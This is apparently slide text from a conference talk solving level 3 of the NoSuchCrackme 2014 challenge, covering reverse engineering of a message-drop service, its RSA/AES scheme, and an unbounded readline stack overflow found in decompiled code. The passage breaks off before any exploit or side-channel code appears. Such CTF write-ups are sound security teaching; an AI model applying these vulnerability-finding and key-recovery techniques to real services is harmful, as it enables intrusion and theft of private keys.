

Solving NoSuchCrackme level 3: A remote side-channel attack on RSA

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SecurityDay Lille 1

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Introduction

- Challenge organized before NoSuchCon 2014
- Developed by Synacktiv
- Winners (kudos to them!)
 - Fabien Perigaud
 - David Berard & Vincent Fargues
 - Eltraï & Frisk0

Introduction (spoiler-free)

- 3 levels
 - MIPS crackme (reversing, static/dynamic analysis)
 - Web, Python sandbox escape
 - You're here!  Reversing, crypto, exploitation, side-channel attack
- Really great
 - Similarities with SSTIC challenges
 - Different skills required for each level
 - Motivation & time are necessary 😊
 - Just do it. You will definitely learn stuff!
- Solutions are online
 - http://www.nosuchcon.org/#challenge_result
 - <http://doar-e.github.io/>
 - <http://0x90909090.blogspot.fr/>

Roadmap


- Discover the challenge
- Get remote execution
- Recover the private key
- Decrypting the message

Roadmap

- Discover the challenge
- Get remote execution
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- Decrypting the message

Challenge files

securedrop.tar.gz



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securedrop.tar.gz


- archive
 - messages ←
- client
 - client.py
- lib
 - libsec.so
- servers
 - SecDrop
 - STPM*
 - xinetd.conf
 - secdrop
 - stpm

new message:

```
0C849AFE0A7C11B2F083C32E7FDB0F8AC03198D84D9990B26D644
3B1D185A36A235A561BB99FE897858371311B2AD6DFE75E199667
637EDEA7B9C14A158A5F6FFE15A1C14DAD808FDC9F846530EDD4F
E3E86F4F98571CD45F11190ED531FC940D62C2C2E05F997722358
08097763157F140FE4A57DB6AD902D9962F12BDFC1547CED3E282
604255B2A5331373CAEE557CC825DD6A03C3D2D7B106E4AD15347
BCB5067BDC60376FF1CC133F2C14
9d41dbb8da10b66cdde844f62e9cc4f96c3a88730b7b8307810cf
1906935123f97ac9b682dd401512d18775bd7bd9b8b40929f5b4a
1871ba44c94038793f0aa639b9d71d72d2accfcc95671c77a5c1c
32bc813b048f5dcb1f08b59d6a7afb3b34462ac6abb69cb70accb
24d78389a1777c5244b8063c542cc1f6c6db8d41d32df2e7132e2
1db8a1cc711c1a97c51ba29f1d1ac8fa901a902b2a987f0764734
F8b8cd2d476200e7ae62a424e2930d8b029409d0e5e13d4e11f4b
5f5cc1263f41b500b4340b8641465bbc56c64a575f0ee215d02de
a3d75552328cf5742c
```


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securedrop.tar.gz




Challenge files

securedrop.tar.gz



Challenge files


securedrop.tar.gz



* STPM isn't stripped (it has symbols)


Challenge files

securedrop.tar.gz



* STPM isn't stripped (it has symbols)

The (very) big picture



What next ?

- What is the goal of the challenge?
 - Decrypt the archive/messages file
- How to achieve it?
 - Find out the encryption algorithm(s) & the key(s)
- How to start?
 - Understand how each component work
 - Network analysis
 - Reverse engineering

SecDrop & STPM

- SecDrop
 - Listens on nsc2014.synacktiv.com : 1337
 - Message storage service
 - Does not perform any cryptographic operation
- STPM
 - Listens on port 2014, but it is filtered ☹️
 - Simulates a Hardware Security Module, in software
 - Driven by SecDrop
- Libsec.so
 - Implements all crypto operations and other utilities

Crypto reversing 101

- Crypto tends to slow down reversers
 - Code complexity, use of mathematical concepts...
 - Getting lost reversing useless functions is a common mistake
- **Identifying cryptographic primitives** is fundamental
 - Use symbols if present
 - Try to name functions, parameters, variables
 - You do not want to fully reverse well-known functions
 - Use sizes & cross-refs to guess types and data structures
 - Ex 1: distinguish key operations: asymmetric vs symmetric
 - Ex 2: identify « Bignums » implementations: well-known vs custom
 - Focus on keys: type, size, generation, etc.
 - Try to rewrite the algorithm & identify obvious vulns

Reversing NoSuchChallenge

- Crypto primitives

- Symmetric : AES256 with OCB mode

- Random keys generated by the client
- Asymmetrically encrypted and sent to SecDrop

- Asymmetric : RSA with PKCS#1 v1.5 padding

```
wk = '\x00\x02' + genpad(ks-16-2-1) + '\x00' + k
wk = int(wk.encode('hex'), 16)
wk = pow(wk, e, n)
wk = '%0*X'%(ks*2, wk)
```

- Hardcoded 1384-bit modulus & exponent (0x10001)
- Unknown private key stored in STPM (keyfile)
- Custom Bignum format & manipulation functions

- Message file

- Symmetrically encrypted message


- Corresponding sym. key encrypted with the RSA public key

Reversing NoSuchChallenge

- Network communications
 - Protocol are line-oriented
 - Binary data sent in hex
 - Encrypted messages and keys
- STPM exposes a simple API
 - Requested by SecDrop

```
7 while ( 2 )
8 {
9     v0 = SEC_fgetc(_bss_start);
10    if ( v0 == -1 )
11    {
12        result = 0LL;
13    }
14    else
15    {
16        if ( SEC_fgetc(_bss_start) != 10 )
17            SEC_exit(1LL);
18        switch ( v0 )
19        {
20            case '4':
21                v1 = export_key();
22                goto LABEL_6;
23            case '3':
24                v1 = import_key();
25                goto LABEL_6;
26            case '2':
27                v1 = message_decrypt();
28        LABEL_6:
29            if ( v1 )
30                goto LABEL_7;
31            continue;
32            case '1':
33                print_keys();
34                continue;
35            case '5':
36                SEC_exit(0LL);
37                continue;
38            default:
39        LABEL_7:
40                result = 1LL;
```

The big picture



Roadmap

- Discover the challenge
- **Get remote execution**
- Recover the private key
- Decrypting the message

SecDrop main function

```
signed __int64 __fastcall main_func(FILE *sock_tpm)
{
    char *ptr; // rcx@1
    //[...]
    char encrypted_key; // [sp+70h] [bp-2F28h]@1
    __int64 message; // [sp+870h] [bp-2728h]@10

    debug = "receiving key";
    my_readline(_bss_start, &encrypted_key);
    ptr = &encrypted_key;
    do
    {
        c = *(_DWORD *)ptr;
        ptr += 4;
        v3 = ~c & (c - 0x1010101) & 0x80808080;
    }
    while ( !v3 );
    v4 = v3 >> 16;
    if ( !(~c & (c - 0x1010101) & 0x8080) )
        LOBYTE(v3) = v4;
    if ( !(~c & (c - 0x1010101) & 0x8080) )
        ptr += 2;
    if ( &ptr[-__CFADD__((_BYTE)v3, (_BYTE)v3) - 3] - &encrypted_key == 346 )
    {
        debug = "receiving message";
        //[...]
    }
}
```

SecDrop main function

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signed __int64 __fastcall main_func(FILE *sock_tpm)
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        ptr += 2;
    if ( &ptr[-__CFADD__((BYTE)v3, (BYTE)v3) - 3] - &encrypted_key == 346 )
```

Optimized version of strlen()

```
    {
        debug = "receiving message";
        //[...]
```

SecDrop main function

```
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    debug = "receiving key";
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    if(strlen(&encrypted_key) == 346 )
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```

SecDrop main function

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        debug = "receiving message";
        //[...]
    }
}
```

```
int __fastcall my_readline(FILE *f, char *outbuf)
{
    __int64 i; // rbx@1
    __int64 v3; // rdx@3
    int c; // eax@4

    i = 0LL;
    while ( 1 )
    {
        c = SEC_fgetc(f);
        if ( c == -1 || c == '\n' )
            break;
        v3 = (unsigned int)i;
        i = (unsigned int)(i + 1);
        outbuf[v3] = c;
    }
    outbuf[i] = 0;
    return c;
}
```

SecDrop main function

```
signed __int64 __fastcall main_func(FILE *sock_tpm)
{
    char *ptr; // rcx@1
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    if(strlen(&encrypted_key) == 346 )
    {
